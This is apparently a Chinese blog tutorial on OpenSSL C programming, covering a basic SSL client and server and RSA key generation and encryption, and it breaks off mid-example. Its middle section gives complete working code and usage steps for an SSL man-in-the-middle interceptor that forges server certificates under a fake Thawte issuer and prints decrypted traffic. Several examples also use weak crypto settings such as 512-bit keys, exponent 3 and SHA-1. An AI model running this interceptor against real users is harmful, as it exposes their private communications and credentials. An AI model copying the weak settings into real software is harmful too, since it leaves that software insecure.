**相关学习资料**

[复制代码](javascript:void(0);)

http://bbs.pediy.com/showthread.php?t=92649

https://www.openssl.org

https://www.google.com.hk/url?sa=t&rct=j&q=&esrc=s&source=web&cd=4&ved=0CDoQFjAD&url=http%3a%2f%2fidning-ebook%2egooglecode%2ecom%2fsvn%2ftrunk%2fopenssl%2fopenssl%25E6%25BA%2590%25E4%25BB%25A3%25E7%25A0%2581%25E7%25AC%2594%25E8%25AE%25B0%25EF%25BC%2588%25E6%259C%2580%25E7%25AE%2580%25E6%2598%258E%25EF%25BC%2589%2edoc&ei=fV99U\_KpN4388QXJ84DgDA&usg=AFQjCNEB9CTfpoTNx\_VlSKBciE16gEdupA&sig2=AL3n-KsVRxM96eOoje6IUg&bvm=bv.67229260,d.dGc&cad=rjt

http://www.lovelucy.info/openssl-rsa-programming.html

[复制代码](javascript:void(0);)

**目录**

1. OPENSSL简介

2. The SSL library(SSL、TLS开发代码库)

3. the Crypto library(密码学相关开发代码库)

**1. OPENSSL简介**

OpenSSL项目是一个协作开发一个健壮的，商业级的，全功能的，并且开放源代码工具包，它实现了安全套接字层(SSL v2/v3)和传输层安全(TLS v1)协议以及全强大的通用加密库。

OPENSSL由3部分组成:

1. The SSL library(SSL、TLS开发代码库)

2. the Crypto library(密码学相关开发代码库)

3. command line tool(命令行工具，提供CA、证书等功能)

关于(3)openssl命令汗工具的使用，请参阅另一篇文章


http://www.cnblogs.com/LittleHann/p/3738141.html


本文主要关注基于openssl代码库的程序开发

**2. The SSL library(SSL、TLS开发代码库)**

我们首先要明白，SSL、TLS是一个网络数据协议，所以我们使用OPENSSL开发程序的目的同样也是基于网络的应用程序，即C/S程序，所以，一般情况下，我们需要同时编写服务端、以及客户端程序

***服务端编写步骤***

***客户端编写步骤***

openssl的代码库随着openssl toolkit的安装自动安装，所有的头文件都放在"/usr/include/openssl"中，我们在GCC编程中需要引入它们

whereis openssl

openssl: /usr/bin/openssl /usr/include/openssl /usr/share/man/man1/openssl.1ssl.gz

cd /usr/include/openssl

ll

***0x1: 简单C/S通信***

[复制代码](javascript:void(0);)

ssl-server.c:

#include <stdio.h>

#include <stdlib.h>

#include <errno.h>

#include <string.h>

#include <sys/types.h>

#include <netinet/in.h>

#include <sys/socket.h>

#include <sys/wait.h>

#include <unistd.h>

#include <arpa/inet.h>

#include <openssl/ssl.h>

#include <openssl/err.h>

#define MAXBUF 1024

int main(int argc, char \* \*argv)

{

int sockfd, new\_fd;

socklen\_t len;

struct sockaddr\_in my\_addr, their\_addr;

unsigned int myport, lisnum;

char buf[MAXBUF + 1];

SSL\_CTX \* ctx;

//指定监听端口

if (argv[1])

{

myport = atoi(argv[1]);

}

else

{

myport = 8888;

}

//最大客户端连接数

if (argv[2])

{

lisnum = atoi(argv[2]);

}

else

{

lisnum = 2;

}

/\* SSL 库初始化\*/

SSL\_library\_init();

/\* 载入所有SSL 算法\*/

OpenSSL\_add\_all\_algorithms();

/\* 载入所有SSL 错误消息\*/

SSL\_load\_error\_strings();

/\* 以SSL V2 和V3 标准兼容方式产生一个SSL\_CTX ，即SSL Content Text \*/

ctx = SSL\_CTX\_new(SSLv23\_server\_method());

/\*

也可以用SSLv2\_server\_method() 或SSLv3\_server\_method() 单独表示V2 或V3标准

\*/

if (ctx == NULL)

{

ERR\_print\_errors\_fp(stdout);

exit(1);

}

/\* 载入用户的数字证书， 此证书用来发送给客户端。证书里包含有公钥\*/

if (SSL\_CTX\_use\_certificate\_file(ctx, argv[4], SSL\_FILETYPE\_PEM) <= 0)

{

ERR\_print\_errors\_fp(stdout);

exit(1);

}

/\* 载入用户私钥\*/

if (SSL\_CTX\_use\_PrivateKey\_file(ctx, argv[5], SSL\_FILETYPE\_PEM) <= 0)

{

ERR\_print\_errors\_fp(stdout);

exit(1);

}

/\* 检查用户私钥是否正确\*/

if (!SSL\_CTX\_check\_private\_key(ctx))

{

ERR\_print\_errors\_fp(stdout);

exit(1);

}

/\* 开启一个socket 监听\*/

if ((sockfd = socket(PF\_INET, SOCK\_STREAM, 0)) == -1)

{

perror("socket");

exit(1);

}

else

{

printf("socket created\n");

}

bzero( &my\_addr, sizeof(my\_addr));

my\_addr.sin\_family = PF\_INET;

my\_addr.sin\_port = htons(myport);

//设置监听的IP

if (argv[3])

{

my\_addr.sin\_addr.s\_addr = inet\_addr(argv[3]);

}

else

{

//如果用户没有指定监听端口，则默认监听0.0.0.0(任意IP)

my\_addr.sin\_addr.s\_addr = INADDR\_ANY;

}

if (bind(sockfd, (struct sockaddr \* ) &my\_addr, sizeof(struct sockaddr)) == -1)

{

perror("bind");

exit(1);

}

else

{

printf("binded\n");

}

if (listen(sockfd, lisnum) == -1)

{

perror("listen");

exit(1);

}

else

{

printf("begin listen\n");

}

while (1)

{

SSL \* ssl;

len = sizeof(struct sockaddr);

/\* 等待客户端连上来\*/

if ((new\_fd = accept(sockfd, (struct sockaddr \* ) & their\_addr, &len)) == -1)

{

perror("accept");

exit(errno);

}

else

{

printf("server: got connection from %s, port %d, socket %d\n", inet\_ntoa(their\_addr.sin\_addr), ntohs(their\_addr.sin\_port), new\_fd);

}

/\* 基于ctx 产生一个新的SSL \*/

ssl = SSL\_new(ctx);

/\* 将连接用户的socket 加入到SSL \*/

SSL\_set\_fd(ssl, new\_fd);

/\* 建立SSL 连接\*/

if (SSL\_accept(ssl) == -1)

{

perror("accept");

close(new\_fd);

break;

}

/\* 开始处理每个新连接上的数据收发\*/

bzero(buf, MAXBUF + 1);

strcpy(buf, "server->client");

/\* 发消息给客户端\*/

len = SSL\_write(ssl, buf, strlen(buf));

if (len <= 0)

{

printf("消息'%s'发送失败！错误代码是%d，错误信息是'%s'\n", buf, errno, strerror(errno));

goto finish;

}

else

{

printf("消息'%s'发送成功，共发送了%d 个字节！\n", buf, len);

}

bzero(buf, MAXBUF + 1);

/\* 接收客户端的消息\*/

len = SSL\_read(ssl, buf, MAXBUF);

if (len > 0)

{

printf("接收消息成功:'%s'，共%d 个字节的数据\n", buf, len);

}

else

{

printf("消息接收失败！错误代码是%d，错误信息是'%s'\n", errno, strerror(errno));

}

/\* 处理每个新连接上的数据收发结束\*/

finish:

/\* 关闭SSL 连接\*/

SSL\_shutdown(ssl);

/\* 释放SSL \*/

SSL\_free(ssl);

/\* 关闭socket \*/

close(new\_fd);

}

/\* 关闭监听的socket \*/

close(sockfd);

/\* 释放CTX \*/

SSL\_CTX\_free(ctx);

return 0;

}

ssl-client.c

#include <stdio.h>

#include <string.h>

#include <errno.h>

#include <sys/socket.h>

#include <resolv.h>

#include <stdlib.h>

#include <netinet/in.h>

#include <arpa/inet.h>

#include <unistd.h>

#include <openssl/ssl.h>

#include <openssl/err.h>

#define MAXBUF 1024

void ShowCerts(SSL \* ssl)

{

X509 \* cert;

char \* line;

cert = SSL\_get\_peer\_certificate(ssl);

if (cert != NULL)

{

printf("数字证书信息:\n");

line = X509\_NAME\_oneline(X509\_get\_subject\_name(cert), 0, 0);

printf("证书: %s\n", line);

free(line);

line = X509\_NAME\_oneline(X509\_get\_issuer\_name(cert), 0, 0);

printf("颁发者: %s\n", line);

free(line);

X509\_free(cert);

}

else

{

printf("无证书信息！\n");

}

}

int main(int argc, char \* \*argv)

{

int sockfd, len;

struct sockaddr\_in dest;

char buffer[MAXBUF + 1];

SSL\_CTX \* ctx;

SSL \* ssl;

if (argc != 3)

{

printf("参数格式错误！正确用法如下：\n\t\t%s IP 地址端口\n\t 比如:\t%s 127.0.0.1 80\n 此程序用来从某个IP 地址的服务器某个端口接收最多MAXBUF 个字节的消息",  
 argv[0], argv[0]);

exit(0);

}

/\* SSL 库初始化\*/

SSL\_library\_init();

/\* 载入所有SSL 算法\*/

OpenSSL\_add\_all\_algorithms();

/\* 载入所有SSL 错误消息\*/

SSL\_load\_error\_strings();

/\* 以SSL V2 和V3 标准兼容方式产生一个SSL\_CTX ，即SSL Content Text \*/

ctx = SSL\_CTX\_new(SSLv23\_client\_method());

if (ctx == NULL)

{

ERR\_print\_errors\_fp(stdout);

exit(1);

}

/\* 创建一个socket 用于tcp 通信\*/

if ((sockfd = socket(AF\_INET, SOCK\_STREAM, 0)) < 0)

{

perror("Socket");

exit(errno);

}

printf("socket created\n");

/\* 初始化服务器端（对方）的地址和端口信息\*/

bzero( &dest, sizeof(dest));

dest.sin\_family = AF\_INET;

//设置连接的端口

dest.sin\_port = htons(atoi(argv[2]));

//设置连接的IP地址

if (inet\_aton(argv[1], (struct in\_addr \* ) &dest.sin\_addr.s\_addr) == 0)

{

perror(argv[1]);

exit(errno);

}

printf("address created\n");

/\* 连接服务器\*/

if (connect(sockfd, (struct sockaddr \* ) &dest, sizeof(dest)) != 0)

{

perror("Connect ");

exit(errno);

}

printf("server connected\n");

/\* 基于ctx 产生一个新的SSL \*/

ssl = SSL\_new(ctx);

/\* 将新连接的socket 加入到SSL \*/

SSL\_set\_fd(ssl, sockfd);

/\* 建立SSL 连接\*/

if (SSL\_connect(ssl) == -1)

{

ERR\_print\_errors\_fp(stderr);

}

else

{

printf("Connected with %s encryption\n", SSL\_get\_cipher(ssl));

ShowCerts(ssl);

}

/\* 接收对方发过来的消息，最多接收MAXBUF 个字节\*/

bzero(buffer, MAXBUF + 1);

/\* 接收服务器来的消息\*/

len = SSL\_read(ssl, buffer, MAXBUF);

if (len > 0)

{

printf("接收消息成功:'%s'，共%d 个字节的数据\n", buffer, len);

}

else

{

printf("消息接收失败！错误代码是%d，错误信息是'%s'\n", errno, strerror(errno));

goto finish;

}

bzero(buffer, MAXBUF + 1);

strcpy(buffer, "from client->server");

/\* 发消息给服务器\*/

len = SSL\_write(ssl, buffer, strlen(buffer));

if (len < 0)

{

printf("消息'%s'发送失败！错误代码是%d，错误信息是'%s'\n", buffer, errno, strerror(errno));

}

else

{

printf("消息'%s'发送成功，共发送了%d 个字节！\n", buffer, len);

}

finish:

/\* 关闭连接\*/

SSL\_shutdown(ssl);

SSL\_free(ssl);

close(sockfd);

SSL\_CTX\_free(ctx);

return 0;

}

usage:

1. 程序中用到的包含公钥的服务端证书cacert.pem和服务端私钥文件privkey.pem需要使用如下方式生成：

openssl genrsa -out privkey.pem 2048

openssl req -new -x509 -key privkey.pem -out cacert.pem -days 1095

2. 编译程序用下列命令：

gcc -Wall ssl-client.c -o client -lssl


gcc -Wall ssl-server.c -o server -lssl

3. 运行程序用如下命令：

./server 8888 3 127.0.0.1 cacert.pem privkey.pem

./client 127.0.0.1 8888

[复制代码](javascript:void(0);)

***0x2:  作为SSL中间人与客户端和原始请求服务端同时建立连接，并转发数据***

中间负责监听443端口，等待客户端的连接，然后中间人单独和客户端原始请求的服务端建立SSL连接，同时和客户端也建立一个SSL连接，即

1. 客户端其实是在和中间人建立SSL连接

2. 中间人和原始请求的服务端建立SSL连接

3. 中间人将2个socket之间的数据进行双向转发，并记录明文数据

code:

[复制代码](javascript:void(0);)

SSL\_man\_in\_middle.c

#include <sys/types.h>

#include <sys/socket.h>

#include <arpa/inet.h>

#include <sys/param.h>

#include <linux/netfilter\_ipv4.h>

#include <string.h>

#include <stdlib.h>

#include <stdio.h>

#include <unistd.h>

#include <sys/time.h>

#include <openssl/ssl.h>

#include <openssl/err.h>

#define LISTEN\_BACKLOG 50

#define warning(msg) \

do { fprintf(stderr, "%d, ", sum); perror(msg); } while(0)

#define error(msg) \

do { fprintf(stderr, "%d, ", sum); perror(msg); exit(EXIT\_FAILURE); } while (0)

int sum = 1;

struct timeval timeout = { 0, 10000000 };

int get\_socket\_to\_server(struct sockaddr\_in\* original\_server\_addr)

{

int sockfd;

if ((sockfd = socket(AF\_INET, SOCK\_STREAM, 0)) < 0)

{

error("Fail to initial socket to server!");

}

if (connect(sockfd, (struct sockaddr\*) original\_server\_addr, sizeof(struct sockaddr)) < 0)

{

error("Fail to connect to server!");

}

printf("%d, Connect to server [%s:%d]\n", sum, inet\_ntoa(original\_server\_addr->sin\_addr), ntohs(original\_server\_addr->sin\_port));

return sockfd;

}

//监听指定端口，等待客户端的连接

int socket\_to\_client\_init(short int port)

{

int sockfd;

int on = 1;

struct sockaddr\_in addr;

//初始化一个socket

if ((sockfd = socket(AF\_INET, SOCK\_STREAM, 0)) < 0)

{

error("Fail to initial socket to client!");

}

if (setsockopt(sockfd, SOL\_SOCKET, SO\_REUSEADDR, (char \*) &on, sizeof(on)) < 0)

{

error("reuseaddr error!");

}

memset(&addr, 0, sizeof(addr));

addr.sin\_addr.s\_addr = htonl(INADDR\_ANY);

addr.sin\_family = AF\_INET;

//将该socket绑定到8888端口上

addr.sin\_port = htons(port);

if (bind(sockfd, (struct sockaddr\*) &addr, sizeof(struct sockaddr)) < 0)

{

shutdown(sockfd, SHUT\_RDWR);

error("Fail to bind socket to client!");

}

//然后监听该端口

if (listen(sockfd, LISTEN\_BACKLOG) < 0)

{

shutdown(sockfd, SHUT\_RDWR);

error("Fail to listen socket to client!");

}

return sockfd;

}

/\*

当主机B发起一个SSL连接时，我们在本地8888端口就可以监听到连接，这时我们接受这个连接，并获得该链接的原始目的地址，

以便后续连接服务器时使用。该部分封装到了get\_socket\_to\_client函数中。

\*/

int get\_socket\_to\_client(int socket, struct sockaddr\_in\* original\_server\_addr)

{

int client\_fd;

struct sockaddr\_in client\_addr;

socklen\_t client\_size = sizeof(struct sockaddr);

socklen\_t server\_size = sizeof(struct sockaddr);

memset(&client\_addr, 0, client\_size);

memset(original\_server\_addr, 0, server\_size);

client\_fd = accept(socket, (struct sockaddr \*) &client\_addr, &client\_size);

if (client\_fd < 0)

{

warning("Fail to accept socket to client!");

return -1;

}

/\*

通过getsockopt函数获得socket中的SO\_ORIGINAL\_DST属性，得到报文被iptables重定向之前的原始目的地址。

使用SO\_ORIGINAL\_DST属性需要包括头文件<linux/netfilter\_ipv4.h>。

值得注意的是，在当前的情景下，通过getsockname等函数是无法正确获得原始的目的地址的，

因为iptables在重定向报文到本地端口时，已经将IP报文的目的地址修改为本地地址，

所以getsockname等函数获得的都是本地地址而不是服务器的地址。

\*/

if (getsockopt(client\_fd, SOL\_IP, SO\_ORIGINAL\_DST, original\_server\_addr, &server\_size) < 0)

{

warning("Fail to get original server address of socket to client!");;

}

printf("%d, Find SSL connection from client [%s:%d]", sum, inet\_ntoa(client\_addr.sin\_addr), ntohs(client\_addr.sin\_port));

printf(" to server [%s:%d]\n", inet\_ntoa(original\_server\_addr->sin\_addr), ntohs(original\_server\_addr->sin\_port));

return client\_fd;

}

// 初始化openssl库

void SSL\_init()

{

SSL\_library\_init();

SSL\_load\_error\_strings();

}

void SSL\_Warning(char \*custom\_string) {

char error\_buffer[256] = { 0 };

fprintf(stderr, "%d, %s ", sum, custom\_string);

ERR\_error\_string(ERR\_get\_error(), error\_buffer);

fprintf(stderr, "%s\n", error\_buffer);

}

void SSL\_Error(char \*custom\_string) {

SSL\_Warning(custom\_string);

exit(EXIT\_FAILURE);

}

//在与服务器建立了socket连接之后，我们就可以建立SSL连接了。这里我们使用linux系统中著名的SSL库openssl来完成我们的接下来的工作

SSL\* SSL\_to\_server\_init(int socket)

{

SSL\_CTX \*ctx;

ctx = SSL\_CTX\_new(SSLv23\_client\_method());

if (ctx == NULL)

{

SSL\_Error("Fail to init ssl ctx!");

}

SSL \*ssl = SSL\_new(ctx);

if (ssl == NULL)

{

SSL\_Error("Create ssl error");

}

if (SSL\_set\_fd(ssl, socket) != 1)

{

SSL\_Error("Set fd error");

}

return ssl;

}

SSL\* SSL\_to\_client\_init(int socket, X509 \*cert, EVP\_PKEY \*key) {

SSL\_CTX \*ctx;

ctx = SSL\_CTX\_new(SSLv23\_server\_method());

if (ctx == NULL)

SSL\_Error("Fail to init ssl ctx!");

if (cert && key) {

if (SSL\_CTX\_use\_certificate(ctx, cert) != 1)

SSL\_Error("Certificate error");

if (SSL\_CTX\_use\_PrivateKey(ctx, key) != 1)

SSL\_Error("key error");

if (SSL\_CTX\_check\_private\_key(ctx) != 1)

SSL\_Error("Private key does not match the certificate public key");

}

SSL \*ssl = SSL\_new(ctx);

if (ssl == NULL)

SSL\_Error("Create ssl error");

if (SSL\_set\_fd(ssl, socket) != 1)

SSL\_Error("Set fd error");

return ssl;

}

void SSL\_terminal(SSL \*ssl) {

SSL\_CTX \*ctx = SSL\_get\_SSL\_CTX(ssl);

SSL\_shutdown(ssl);

SSL\_free(ssl);

if (ctx)

SSL\_CTX\_free(ctx);

}

// 从文件读取伪造SSL证书时需要的RAS私钥和公钥

EVP\_PKEY\* create\_key()

{

EVP\_PKEY \*key = EVP\_PKEY\_new();

RSA \*rsa = RSA\_new();

FILE \*fp;

if ((fp = fopen("private.key", "r")) == NULL)

{

error("private.key");

}

PEM\_read\_RSAPrivateKey(fp, &rsa, NULL, NULL);

if ((fp = fopen("public.key", "r")) == NULL)

{

error("public.key");

}

PEM\_read\_RSAPublicKey(fp, &rsa, NULL, NULL);

EVP\_PKEY\_assign\_RSA(key,rsa);

return key;

}

X509\* create\_fake\_certificate(SSL\* ssl\_to\_server, EVP\_PKEY \*key)

{

unsigned char buffer[128] = { 0 };

int length = 0, loc;

X509 \*server\_x509 = SSL\_get\_peer\_certificate(ssl\_to\_server);

X509 \*fake\_x509 = X509\_dup(server\_x509);

if (server\_x509 == NULL)

{

SSL\_Error("Fail to get the certificate from server!");

}

X509\_set\_version(fake\_x509, X509\_get\_version(server\_x509));

ASN1\_INTEGER \*a = X509\_get\_serialNumber(fake\_x509);

a->data[0] = a->data[0] + 1;

X509\_NAME \*issuer = X509\_NAME\_new();

X509\_NAME\_add\_entry\_by\_txt(issuer, "CN", MBSTRING\_ASC,

"Thawte SGC CA", -1, -1, 0);

X509\_NAME\_add\_entry\_by\_txt(issuer, "O", MBSTRING\_ASC, "Thawte Consulting (Pty) Ltd.", -1, -1, 0);

X509\_NAME\_add\_entry\_by\_txt(issuer, "OU", MBSTRING\_ASC, "Thawte SGC CA", -1,

-1, 0);

X509\_set\_issuer\_name(fake\_x509, issuer);

X509\_sign(fake\_x509, key, EVP\_sha1());

return fake\_x509;

}

/\*

我们将抓取数据的代码封装到transfer函数中。该函数主要是使用系统的select函数同时监听服务器和客户端，

并使用SSL\_read和SSL\_write不断的在两个信道之间传递数据，并将数据输出到控制台

\*/

int transfer(SSL \*ssl\_to\_client, SSL \*ssl\_to\_server)

{

int socket\_to\_client = SSL\_get\_fd(ssl\_to\_client);

int socket\_to\_server = SSL\_get\_fd(ssl\_to\_server);

int ret;

char buffer[4096] = { 0 };

fd\_set fd\_read;

printf("%d, waiting for transfer\n", sum);

while (1)

{

int max;

FD\_ZERO(&fd\_read);

FD\_SET(socket\_to\_server, &fd\_read);

FD\_SET(socket\_to\_client, &fd\_read);

max = socket\_to\_client > socket\_to\_server ? socket\_to\_client + 1 : socket\_to\_server + 1;

ret = select(max, &fd\_read, NULL, NULL, &timeout);

if (ret < 0)

{

SSL\_Warning("Fail to select!");

break;

}

else if (ret == 0)

{

continue;

}

if (FD\_ISSET(socket\_to\_client, &fd\_read))

{

memset(buffer, 0, sizeof(buffer));

ret = SSL\_read(ssl\_to\_client, buffer, sizeof(buffer));

if (ret > 0)

{

if (ret != SSL\_write(ssl\_to\_server, buffer, ret))

{

SSL\_Warning("Fail to write to server!");

break;

}

else

{

printf("%d, client send %d bytes to server\n", sum, ret);

printf("%s\n", buffer);

}

}

else

{

SSL\_Warning("Fail to read from client!");

break;

}

}

if (FD\_ISSET(socket\_to\_server, &fd\_read))

{

memset(buffer, 0, sizeof(buffer));

ret = SSL\_read(ssl\_to\_server, buffer, sizeof(buffer));

if (ret > 0) {

if (ret != SSL\_write(ssl\_to\_client, buffer, ret))

{

SSL\_Warning("Fail to write to client!");

break;

}

else

{

printf("%d, server send %d bytes to client\n", sum, ret);

printf("%s\n", buffer);

}

}

else

{

SSL\_Warning("Fail to read from server!");

break;

}

}

}

return -1;

}

int main()

{

// 初始化一个socket，将该socket绑定到443端口，并监听

int socket = socket\_to\_client\_init(443);

// 从文件读取伪造SSL证书时需要的RAS私钥和公钥

EVP\_PKEY\* key = create\_key();

// 初始化openssl库

SSL\_init();

while (1)

{

struct sockaddr\_in original\_server\_addr;

// 从监听的端口获得一个客户端的连接，并将该连接的原始目的地址存储到original\_server\_addr中

int socket\_to\_client = get\_socket\_to\_client(socket, &original\_server\_addr);

if (socket\_to\_client < 0)

{

continue;

}

// 新建一个子进程处理后续事宜，主进程继续监听端口等待后续连接

if (!fork())

{

X509 \*fake\_x509;

SSL \*ssl\_to\_client, \*ssl\_to\_server;

// 通过获得的原始目的地址，连接真正的服务器，获得一个和服务器连接的socket

int socket\_to\_server = get\_socket\_to\_server(&original\_server\_addr);

// 通过和服务器连接的socket建立一个和服务器的SSL连接

ssl\_to\_server = SSL\_to\_server\_init(socket\_to\_server);

if (SSL\_connect(ssl\_to\_server) < 0)

{

SSL\_Error("Fail to connect server with ssl!");

}

printf("%d, SSL to server\n", sum);

// 从服务器获得证书，并通过这个证书伪造一个假的证书

fake\_x509 = create\_fake\_certificate(ssl\_to\_server, key);

// 使用假的证书和我们自己的密钥，和客户端建立一个SSL连接。至此，SSL中间人攻击成功

ssl\_to\_client = SSL\_to\_client\_init(socket\_to\_client, fake\_x509, key);

if (SSL\_accept(ssl\_to\_client) <= 0)

{

SSL\_Error("Fail to accept client with ssl!");

}

printf("%d, SSL to client\n", sum);

// 在服务器SSL连接和客户端SSL连接之间转移数据，并输出服务器和客户端之间通信的数据

if (transfer(ssl\_to\_client, ssl\_to\_server) < 0)

{

break;

}

printf("%d, connection shutdown\n", sum);

shutdown(socket\_to\_server, SHUT\_RDWR);

SSL\_terminal(ssl\_to\_client);

SSL\_terminal(ssl\_to\_server);

X509\_free(fake\_x509);

EVP\_PKEY\_free(key);

}

else

{

++sum;

}

}

return 0;

}

usage:

1. 生成本地伪证书公钥、私钥

openssl genrsa -out private.key 1024

openssl rsa -in private.key -pubout -out public.key

2. 编译


vim SSL\_man\_in\_middle.c

gcc SSL\_man\_in\_middle.c -o SSL\_man\_in\_middle -lssl

3. 运行(监听443端口)

./SSL\_man\_in\_middle

[复制代码](javascript:void(0);)



**3. the Crypto library(密码学相关开发代码库)**

***0x1: RSA密钥生成***

RSA算法是一个广泛使用的公钥算法。其密钥包括公钥和私钥。它能用于数字签名、身份认证以及密钥交换。RSA密钥长度一般使用1024位或者更高。RSA密钥信息主要包括

[复制代码](javascript:void(0);)

1. n: 模数

2. e: 公钥指数

3. d: 私钥指数

4. p: 最初的大素数

5. q: 最初的大素数

6. dmp1: e\*dmp1 = 1 (mod (p-1))

7. dmq1: e\*dmq1 = 1 (mod (q-1))

8. iqmp: q\*iqmp = 1 (mod p )

[复制代码](javascript:void(0);)

其中，公钥为n和e；私钥为n和d。在实际应用中，公钥加密一般用来协商密钥，私钥加密一般用来签名

[复制代码](javascript:void(0);)

rsa\_keygen.c

#include <openssl/rsa.h>

int main()

{

RSA \* r;

int bits = 512, ret;

unsigned long e = RSA\_3;

BIGNUM \* bne;

//调用RSA\_generate\_key函数生成RSA密钥参数

r = RSA\_generate\_key(bits, e, NULL, NULL);

//调用RSA\_print\_fp打印密钥信息

RSA\_print\_fp(stdout, r, 11);

RSA\_free(r);

bne = BN\_new();

ret = BN\_set\_word(bne, e);

r = RSA\_new();

//调用RSA\_generate\_key\_ex函数生成RSA密钥参数

ret = RSA\_generate\_key\_ex(r, bits, bne, NULL);

if (ret != 1)

{

printf("RSA\_generate\_key\_ex err!\n");

return - 1;

}

RSA\_free(r);

return 0;

}

usage:


1. 编译程序

gcc -Wall rsa\_keygen.c -o rsa\_keygen -lssl

2. 运行程序

./rsa\_keygen

[复制代码](javascript:void(0);)

***0x2: RSA加解密运算***

RSA算法中，公钥、私钥的加解密是对称的，即

1. 公钥解密--私钥解密

2. 私钥加密--公钥解密

code:

[复制代码](javascript:void(0);)

rsa\_crypto.c

/\*

\* rsa.cc

\* - Show the usage of RSA encryption/decryption

\*/

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <openssl/bn.h>

#include <openssl/rsa.h>

int main(int argc, char\*\* argv)

{

RSA\* rsa;

unsigned char\* input\_string;

unsigned char\* encrypt\_string;

unsigned char\* decrypt\_string;

int i;

// check usage

if (argc != 2)

{

fprintf(stderr, "%s <plain text>\n", argv[0]);

exit(-1);

}

// set the input string

input\_string = (unsigned char\*)calloc(strlen(argv[1]) + 1, sizeof(unsigned char));

if (input\_string == NULL)

{

fprintf(stderr, "Unable to allocate memory for input\_string\n");

exit(-1);

}

strncpy((char\*)input\_string, argv[1], strlen(argv[1]));

// Generate RSA parameters with 1024 bits (using exponent 3)

rsa = RSA\_generate\_key(1024, 3, NULL, NULL);

// set encryption RSA instance (with only n and e), to resemble

// the key distribution process

unsigned char\* n\_b = (unsigned char\*)calloc(RSA\_size(rsa), sizeof(unsigned char));

unsigned char\* e\_b = (unsigned char\*)calloc(RSA\_size(rsa), sizeof(unsigned char));

int n\_size = BN\_bn2bin(rsa->n, n\_b);

int b\_size = BN\_bn2bin(rsa->e, e\_b);

// assume the byte strings are sent over the network

RSA\* encrypt\_rsa = RSA\_new();

encrypt\_rsa->n = BN\_bin2bn(n\_b, n\_size, NULL);

encrypt\_rsa->e = BN\_bin2bn(e\_b, b\_size, NULL);

// alloc encrypt\_string

encrypt\_string = (unsigned char\*)calloc(RSA\_size(encrypt\_rsa), sizeof(unsigned char));

if (encrypt\_string == NULL)

{

fprintf(stderr, "Unable to allocate memory for encrypt\_string\n");

exit(-1);

}

// encrypt (return the size of the encrypted data)

// note that if RSA\_PKCS1\_OAEP\_PADDING is used,

// flen must be < RSA\_size - 41

int encrypt\_size = RSA\_public\_encrypt(strlen((char\*)input\_string), input\_string, encrypt\_string, encrypt\_rsa, RSA\_PKCS1\_OAEP\_PADDING);

// alloc decrypt\_string

